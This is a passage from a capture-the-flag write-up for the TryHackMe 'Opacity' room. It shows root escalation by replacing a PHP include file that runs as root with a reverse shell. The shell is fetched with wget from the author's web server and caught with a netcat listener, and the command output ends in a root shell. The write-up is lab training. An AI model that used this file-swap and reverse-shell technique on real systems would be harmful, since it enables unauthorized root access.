At the top of 'scripts.php' its requiring the file 'lib/backup.inc.php' if we change the file backup.inc.php to a reverse shell php script we should be able to get root.

```
10.10.113.123 - - [10/Apr/2023 00:07:25] "GET /pspy64 HTTP/1.1" 200 -
10.10.113.123 - - [10/Apr/2023 00:17:42] "GET /shell.php HTTP/1.1" 200 -
```

I hosted my php reverse shell script on my python web server and used wget to download the file.

```
sysadmin@opacity:~/scripts/lib$ wget http://10.6.16.164/shell.php
--2023-04-10 04:17:41--  http://10.6.16.164/shell.php
Connecting to 10.6.16.164:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: ‘shell.php’

shell.php                                  100%
[=========================================================================================>]   5.36K  7.44KB/s    in
0.7s

2023-04-10 04:17:42 (7.44 KB/s) - ‘shell.php’ saved [5493/5493]
```

```
sysadmin@opacity:~/scripts/lib$ chmod +x shell.php
```

I made it executable (not needed) and started a netcat listener on port 1337.

```
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php backup.inc.php.bak && mv shell.php backup.inc.php
```

I moved the original file to a backup and then renamed my reverse shell script 'backup.inc.php'

```
REDACTED@th0nkpad-1:~/ctf-challenges/tryhackme/easy/opacity$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.6.16.164] from (UNKNOWN) [10.10.113.123] 55618
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 04:21:02 up  2:25,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sysadmin pts/1    10.6.16.164      03:45   36.00s  0.21s  0.21s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
proof.txt
snap
# cat proof.txt
ac0d5[REDACTED]
```